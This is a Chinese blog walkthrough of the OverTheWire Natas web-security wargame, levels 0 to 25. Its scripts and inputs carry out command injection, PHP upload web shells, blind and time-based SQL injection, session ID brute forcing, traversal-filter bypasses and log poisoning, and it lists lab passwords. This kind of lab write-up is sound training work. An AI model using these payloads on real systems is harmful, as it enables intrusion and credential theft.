# OverTheWire-Natas

原创

kang0x0 于 2021-08-11 10:55:00 发布 80 收藏

分类专栏： 网络安全





## 文章目录

---

# 前言

本篇文章为OverTheWire网站Natas关卡的学习记录。

- 所有题目内容需要登录页面才能查看。
- 参考Writeup有web安全Wargame—Natas解题思路（1-26）_dfdhxb995397的博客-CSDN博客、natas(28-34)(终章)
- 最后几关并没有完全实验出来，主要是参考其他writeup记录一下。有的还是需要单独搜索查看更详细的说明。

---

# Level 0

Username: natas0
Password: natas0
URL:http://natas0.natas.labs.overthewire.org

提示：You can find the password for the next level on this page.

- 鼠标右键查看源代码即可找到密码。

```
<!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
```

---

# Level 0 -> Level 1

Username: natas1
URL:http://natas1.natas.labs.overthewire.org

提示：You can find the password for the next level on this page, but rightclicking has been blocked!

- 通过F12查看源代码。

```
<!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
```

---

# Level 1 -> Level 2

Username: natas2
URL:http://natas2.natas.labs.overthewire.org

提示：There is nothing on this page

- html源码里有一段`<img src="files/pixel.png">`。
- 直接在url的路径上加上files，访问files目录，目录下存在users.txt。

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

---

# Level 2 -> Level 3

Username: natas3
URL:http://natas3.natas.labs.overthewire.org

html源码提示：`<!-- No more information leaks!! Not even Google will find it this time... -->`。

- 提示浏览器搜索不到，应该存在robots.txt文件。
- url访问robot.txt，顺着提示就可以找到密码。

```
natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ
```

---

## Level 3 -> Level 4

Username: natas4
URL:http://natas4.natas.labs.overthewire.org

提示：Access disallowed. You are visiting from “” while authorized users should come only from “http://natas5.natas.labs.overthewire.org/”

- 通过火狐F12，打开网络选项；
- 选择合适的请求后，编辑并重发请求头；
- 在请求头加上Referer: http://natas5.natas.labs.overthewire.org/，重新发送请求并查看响应。

```
Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
```

---

## Level 4 -> Level 5

Username: natas5
URL:http://natas5.natas.labs.overthewire.org

提示：Access disallowed. You are not logged in

- 查看请求头，发现Cookie: loggedin=0；
- 修改为Cookie: loggedin=1，发送。

```
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1
```

---

## Level 5 -> Level 6

Username: natas6
URL: http://natas6.natas.labs.overthewire.org

- 点击View sourcecode查看源码，发现有includes/secret.inc文件；
- 通过F12记录访问http://natas6.natas.labs.overthewire.org/includes/secret.inc的数据包，并查看响应包原始数据。

```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>
```

- 响应包原始数据内容。

```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

- 页面输入FOEIUWGHFEEUHOFUOIU，并提交可得到密码。

```
Access granted. The password for natas7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9
```

---

## Level 6 -> Level 7

Username: natas7
URL:http://natas7.natas.labs.overthewire.org

- 查看源码，提示`<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->`。
- 直接访问http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8，得到密码。

```
DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe
```

---

## Level 7 -> Level 8

Username: natas8
URL:http://natas8.natas.labs.overthewire.org

- 查看源码，需要将encodedSecret的值经过逆向操作得到需要输入的值。

```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

- 通过PHP在线工具https://c.runoob.com/compile/1，编写解码过程。

```
<?php
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

function decodeSecret($secret) {
    return base64_decode(strrev(hex2bin($secret)));
}

echo decodeSecret($encodedSecret),"\n";
echo encodeSecret("oubWYf2kBq"),"\n";
?>
```

- 页面输入oubWYf2kBq，提交即可得到密码。

```
Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl
```

---

## Level 8 -> Level 9

Username: natas9
URL:http://natas9.natas.labs.overthewire.org

- 查看源码，发现会将$key拼接到执行语句中执行。

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

- 构造 1 dictionary.txt ; cat /etc/natas_webpass/natas10;# 输入，并查询可得到结果。

```
grep -i 1 dictionary.txt ; cat  /etc/natas_webpass/natas10;# dictionary.txt

nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu
```

---

## Level 9 -> Level 10

Username: natas10
URL:http://natas10.natas.labs.overthewire.org

- 查看源码，发现过滤了特殊字符。

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```

- 构造 . /etc/natas_webpass/natas11 # 可绕过限制。

```
grep -i . /etc/natas_webpass/natas11 # dictionary.txt

U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
```

---

## Level 10 -> Level 11

Username: natas11
URL:http://natas11.natas.labs.overthewire.org

- 提示Cookies are protected with XOR encryption。
- 查看源码，cookie的值由defaultdata与key经过异或得到。
- 可以通过cookie与defaultdata异或得到key。
- 再由key与data = array( “showpassword”=>“yes”, “bgcolor”=>"#ffffff") 进行异或得到新的cookie，并发送。

```php
<?
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempda
ta)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);

?>

<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>
```

- 通过PHP在线工具https://c.runoob.com/compile/1，编写解码过程。

```php
<?php
$COOKIE = array( "data"=>"ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=");
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
$yesdata = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
function xor_encrypt($in) {
    $key = "qw8J";
    $text = $in;
    $outText = "";

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
//解码函数
function xor_decrypt($COOKIEDATA, $defaultdata) {
    $key = '';
    $text = base64_decode($COOKIEDATA);
    $outText = json_encode($defaultdata);

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $key .= $text[$i] ^ $outText[$i % strlen($outText)];
    }

    return $key;
}
//解码获取key
echo xor_decrypt($COOKIE["data"], $defaultdata), "\n";
//验证key是否正确
echo base64_encode(xor_encrypt(json_encode($defaultdata))), "\n";
//生成新的cookie
echo base64_encode(xor_encrypt(json_encode($yesdata))), "\n";

输出结果
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
?>
```

- 发送新的cookie，即可获得密码。

```
The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
```

---

## Level 11 -> Level 12

Username: natas12
URL:http://natas12.natas.labs.overthewire.org

- 提示Choose a JPEG to upload (max 1KB)。
- 查看源码，未发现对上传文件类型有过滤，直接上传php读取账号的文件，修改数据包发送的文件名。

```
<?
function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<? print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<? } ?>
```

- 上传的PHP文件内容

```
<?php
    $myfile = fopen("/etc/natas_webpass/natas13", "r") or die("Unable to open file!");
    echo fread($myfile,filesize("/etc/natas_webpass/natas13"));
    fclose($myfile);
?>
```

- 响应包返回内容，访问此文件获取密码。

```
The file upload/pqba1l0e47.php has been uploaded

jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY
```

---

## Level 12 -> Level 13

Username: natas13
URL:http://natas13.natas.labs.overthewire.org

- 提示For security reasons, we now only accept image files! Choose a JPEG to upload (max 1KB)。
- 查看源码，发现通过exif_imagetype()函数进行文件类型过滤。
- 通过在php文件开头添加 `GIF89a` 即可绕过限制。

```php
<?

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    $err=$_FILES['uploadedfile']['error'];
    if($err){
        if($err === 2){
            echo "The uploaded file exceeds MAX_FILE_SIZE";
        } else{
            echo "Something went wrong :/";
        }
    } else if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>

<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000" />
<input type="hidden" name="filename" value="<? print genRandomString(); ?>.jpg" />
Choose a JPEG to upload (max 1KB):<br/>
<input name="uploadedfile" type="file" /><br />
<input type="submit" value="Upload File" />
</form>
<? } ?>
```

- 上传的PHP文件内容，并修改数据包上传的文件名。

```
GIF89a
<?php
    $myfile = fopen("/etc/natas_webpass/natas14", "r") or die("Unable to open file!");
    echo fread($myfile,filesize("/etc/natas_webpass/natas14"));
    fclose($myfile);
?>
```

- 响应的数据包内容，访问文件即可获得密码。

```
For security reasons, we now only accept image files!
The file upload/ml1dtczzbf.php has been uploaded

GIF89a Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

---

## Level 13 -> Level 14

Username: natas14
URL:http://natas14.natas.labs.overthewire.org

- 提示输入账号密码。
- 查看源码，发现SQL语句直接拼接输入的字符串，尝试SQL注入。

```
<?
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["passw
ord"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
<? } ?>
```

- 请求数据包添加 debug=1 可回显执行的SQL语句。
- 请求主体改为 `username=" or 1=1 #&password=1` ，发送即可获得密码。

```
POST /index.php?debug=1 HTTP/1.1
Host: natas14.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://natas14.natas.labs.overthewire.org/
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://natas14.natas.labs.overthewire.org
Authorization: Basic bmF0YXMxNDpMZzk2TTEwVGRmYVB5VkJrSmRqeW1ibGxRNUw2cWRsMQ==
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J
```

---

## Level 14 -> Level 15

Username: natas15
URL:http://natas15.natas.labs.overthewire.org

- 查看源码，发现存在SQL注入，但不会返回信息，只能通过返回的值判断是否存在对应的值。

```php
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<? } ?>
```

- 构造字符串 `natas16" and 1 < ascii(mid(password, 1,1)) and "" like "`，可通过返回结果比较得知每一位字符的值。
- 通过脚本自动实现SQL盲注的比较过程。

```python
#!/usr/bin/env python3
import requests

url = 'http://natas15.natas.labs.overthewire.org/index.php'
username = 'natas15'
password = 'AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J'
key = ""

for pos in range(1,33):
    low = 32
    high = 126
    mid = (high + low) >> 1

    while mid < high:
        # print low,mid,high
        payload = "natas16\" and %d < ascii(mid(password,%d,1)) and \"\" like \"" % (mid, pos)
        req = requests.post(url, auth=requests.auth.HTTPBasicAuth(username, password), data={"username": payload
})
        # print req.text
        if req.text.find("doesn't exist") == -1:
            low = mid + 1
        else:
            high = mid
        mid = (high + low) >> 1

    key += chr(mid)
    print(key)
```

```
W
...
WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
```

---

## Level 15 -> Level 16

Username: natas16
URL:http://natas16.natas.labs.overthewire.org

- 查看源码，发现过滤了特殊字符。
- 在PHP中，$()可以在引号中使用，构造内层grep的正则匹配，即`passthru ( "grep-i " $(grep ^a etc/natas_webpasswd/natas17)wrong \ " dictionary.txt" );`通过回显的结果，来推断密码。

```php
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
```

- 抓包查看数据提交方式，是 get提交，格式为?needle=xxxx&submit=Search。
- 脚本如下。

```
# !/usr/bin/env python
import requests
url = 'http://natas16:WaIHEacj63wnNIBROHeqi3p9t0m5nhmh@natas16.natas.labs.overthewire.org'
username = 'natas16'
password = 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh'
key = ""
char = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXXYZ"

while len(key) < 32:
    for i in range(len(char)):
        payload = {'needle': '$(grep ^'+key+char[i]+' /etc/natas_webpass/natas17)wrong', 'submit':'Search'}
        # print(payload['needle'])
        req = requests.get(url, params=payload)
        # print(req.text)
        if 'wrong' not in req.text:
            key += char[i]
            print(key)
            break
```

```
8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
```

---

## Level 16 -> Level 17

Username: natas17
URL:http://natas17.natas.labs.overthewire.org

- 查看源码，发现跟natas15关类似，只是不回显信息。
- 猜测username为natas18，因为没有作为判断的回显，选择时间盲注，使用if()和sleep()函数完成注入。构造的字符串如`natas18" and if(1<ascii(mid(password,1,1)),sleep(2),1) and "" like "`。

```php
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas17', '<censored>');
    mysql_select_db('natas17', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        //echo "This user exists.<br>";
    } else {
        //echo "This user doesn't exist.<br>";
    }
    } else {
        //echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
<? } ?>
```

- 脚本如下

```python
# !/usr/bin/env python
import requests
url = 'http://natas17.natas.labs.overthewire.org/index.php'
username = 'natas17'
password = '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw'
key = ""

for pos in range(1,33):
    low = 32
    high = 126
    while low < high:
        mid = (high + low) >> 1
        # print low,mid,high
        payload = "natas18\" and if(%d < ascii(mid(password,%d,1)), sleep(2), 1) and \"\" like \"" % (mid, pos)

        try:
            req = requests.post(url, auth=requests.auth.HTTPBasicAuth(username, password), data={"username": pay
load},
                                timeout=2)
        except requests.RequestException as e:
            low = mid + 1
            mid = (high + low) >> 1
            continue
        high = mid
        # mid = (high + low) >> 1
    key += chr(mid)
    print(key)
```

```
xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP
```

---

## Level 17 -> Level 18

Username: natas18
URL:http://natas18.natas.labs.overthewire.org

- 查看源码，以及抓包分析，发现会返回`Cookie: PHPSESSID=268`的字段。
- 通过脚本在请求头添加Cookie字段，爆破实现从1-640的值，其中某个值，会返回密码的信息。

```php
$maxid = 640; // 640 should be enough for everyone

function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas19\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas19.";
    }
}
```

- 脚本如下。

```
# !/usr/bin/env python
import requests
url = 'http://natas18.natas.labs.overthewire.org/index.php?debug=1'
username = 'natas18'
password = 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP'
cookies = {"PHPSESSID":"1"}

data_username = "123"
data_password = "123"
for i in range(1, 641):
    print(cookies)
    req = requests.post(url, auth=requests.auth.HTTPBasicAuth(username, password), cookies=cookies, data={"usern
ame": data_username, "password": data_password})
    if req.text.find("You are logged in as a regular user") == -1:
        print(req.text)
        break
    cookies["PHPSESSID"] = str(i)
```

```
DEBUG: Session start ok<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
```

---

## Level 18 -> Level 19

Username: natas19
URL:http://natas19.natas.labs.overthewire.org

- 提示源码跟上一关类似，通过输入username和password，发现是输入的信息，按照password-username的格式返回，由ascill码转化为16进制，猜测正确PHPSESSID，应该是id-admin。
- 类似上一关，通过脚本爆破出PHPSESSID。

```
# !/usr/bin/env python
import requests
url = 'http://natas19.natas.labs.overthewire.org/index.php?debug=1'
username = 'natas19'
password = '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs'

data_username = "123"
data_password = "123"

def get_password():
    cookies = {"PHPSESSID": "3030302d61646d696e"}
    for i in range(10):
        for j in range(10):
            for k in range(10):
                print(cookies)
                req = requests.post(url, auth=requests.auth.HTTPBasicAuth(username, password), cookies=cookies,
data={"username": data_username, "password": data_password})
                if req.text.find("You are logged in as a regular user") == -1:
                    print(req.text)
                    return
                cookies["PHPSESSID"] = "3"+str(i)+"3"+str(j)+"3"+str(k)+"2d61646d696e"
get_password()
```

```
DEBUG: Session start ok<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF
```

---

# Level 19 -> Level 20

Username: natas20
URL:http://natas20.natas.labs.overthewire.org

- 查看源码，发现会把sessionID存到了文件中，按键值对存在，以空格分隔，如果$_SESSION[“admin”]==1，则成功登陆，得到key。并且通过查询所提交的参数，也会被存到文件中，因此，可以采取注入键值对admin 1的方式来实现修改。
- 将name参数修改为：`name=111 %0Aadmin 1`，得到密码。

```
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas21\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.";
    }
}

function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!!
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
    debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    $data = "";
    debug("Saving in ". $filename);
    ksort($_SESSION);
    foreach($_SESSION as $key => $value) {
        debug("$key => $value");
        $data .= "$key $value\n";
    }
    file_put_contents($filename, $data);
    chmod($filename, 0600);
}
```

```
Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ
```

---

# Level 20 -> Level 21

Username: natas21
URL:http://natas21.natas.labs.overthewire.org

- 提示http://natas21.natas.labs.overthewire.org/页面和http://natas21-experimenter.natas.labs.overthewire.org页面是共用的，那session也是共用的。
- 查看第一个网页源码，发现主要功能就是判断 session[admin]=1后显示密码。

```
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas22\n";
    print "Password: <censored></pre>";
    } else {
    print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.";
    }
}
```

- 查看第二个网页源码，发现可以提交数据，更新session，虽然有POST参数校验，但仍可以注入admin=1。
- 在请求主体后加入admin=1，并将第一个页面的cookie修改为第二个页面的cookie值，获取密码。

```
// if update was submitted, store it
if(array_key_exists("submit", $_REQUEST)) {
    foreach($_REQUEST as $key => $val) {
    $_SESSION[$key] = $val;
    }
}
```

```
Username: natas22
Password: chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ
```

---

## Level 21 -> Level 22

Username: natas22
URL:http://natas22.natas.labs.overthewire.org

- 查看源码，浏览器添加`revelio`参数，通过GET方式发送数据会导致`header("Location: /");`重定向。
- 通过脚本取消重定向的方式发送数据，即可获取账号密码。

```
<?
session_start();

if(array_key_exists("revelio", $_GET)) {
    // only admins can reveal the password
    if(!($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)) {
    header("Location: /");
    }
}
?>


<?
    if(array_key_exists("revelio", $_GET)) {
    print "You are an admin. The credentials for the next level are:<br>";
    print "<pre>Username: natas23\n";
    print "Password: <censored></pre>";
    }
?>
```

- 脚本如下。

```python
# !/usr/bin/env python
import requests

url = 'http://natas22.natas.labs.overthewire.org/'
header = {
    'Host': 'natas22.natas.labs.overthewire.org',
    'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'Accept-Language': 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
    'Accept-Encoding': 'gzip, deflate',
    'Authorization': 'Basic bmF0YXMyMjpjaEc5ZmJlMVRxMmVXVk1nallZRDFNc2ZJdk40NjFrSg==',
    'Connection': 'keep-alive',
    'Cookie': 'PHPSESSID=nu97cr8gkumdg0ujdmnqf11sr3',
    'Upgrade-Insecure-Requests': '1',
    'Cache-Control': 'max-age=0, no-cache',
    'Pragma': 'no-cache',
          }

req = requests.get(url, params={'revelio':'1'}, headers=header, allow_redirects=False)
print(req.headers)
print(req.text)
```

```
You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
```

---

## Level 22 -> Level 23

Username: natas23
URL:http://natas23.natas.labs.overthewire.org

- 查看源码，发现要求提交的passwd参数中包含字符`iloveyou`，且要其数值大于10。
- php字符与数值比较时，会从开头截取数字，到字符前为止。所以构造passwd为`11iloveyou`即可。

```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10 )){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

```
The credentials for the next level are:
Username: natas24 Password: OsRmXFguozKpTZZ5X14zNO43379LZveg
```

---

## Level 23 -> Level 24

Username: natas24
URL:http://natas24.natas.labs.overthewire.org

- 查看源码，发现通过strcmp函数进行比较。百度相关漏洞。
- 通过GET方式发送数组参数`passwd[]=admin`可以绕过判断。

```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(!strcmp($_REQUEST["passwd"],"<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

```
Warning: strcmp() expects parameter 1 to be string, array given in /var/www/natas/natas24/index.php on line 23
The credentials for the next level are:
Username: natas25 Password: GHF6X7YwACaYYssHVY05cFq83hRktl4c
```

---

## Level 24 -> Level 25

Username: natas25
URL:http://natas25.natas.labs.overthewire.org

- 查看源码，存在对参数lang的目录路径.../ 和文件名natas_webpass的过滤。
- 通过多个`...././/`、`..././`可绕过限制。
- 通过在`HTTP_USER_AGENT`头添加`<?php include("/etc/natas_webpass/natas26")?>`写入日志文件，可以获取账号密码。

```php
<?php
    // cheers and <3 to malvina
    // - morla

    function setLanguage(){
        /* language setup */
        if(array_key_exists("lang",$_REQUEST))
            if(safeinclude("language/" . $_REQUEST["lang"] ))
                return 1;
        safeinclude("language/en");
    }

    function safeinclude($filename){
        // check for directory traversal
        if(strstr($filename,"../")){
            logRequest("Directory traversal attempt! fixing request.");
            $filename=str_replace("../","",$filename);
        }
        // dont let ppl steal our passwords
        if(strstr($filename,"natas_webpass")){
            logRequest("Illegal file access detected! Aborting!");
            exit(-1);
        }
        // add more checks...

        if (file_exists($filename)) {
            include($filename);
            return 1;
        }
        return 0;
    }

    function listFiles($path){
        $listoffiles=array();
        if ($handle = opendir($path))
            while (false !== ($file = readdir($handle)))
                if ($file != "." && $file != "..")
                    $listoffiles[]=$file;

        closedir($handle);
        return $listoffiles;
    }

    function logRequest($message){
        $log="[". date("d.m.Y H::i:s",time()) ."]";
        $log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
        $log=$log . " \"" . $message ."\"\n";
        $fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
        fwrite($fd,$log);
        fclose($fd);
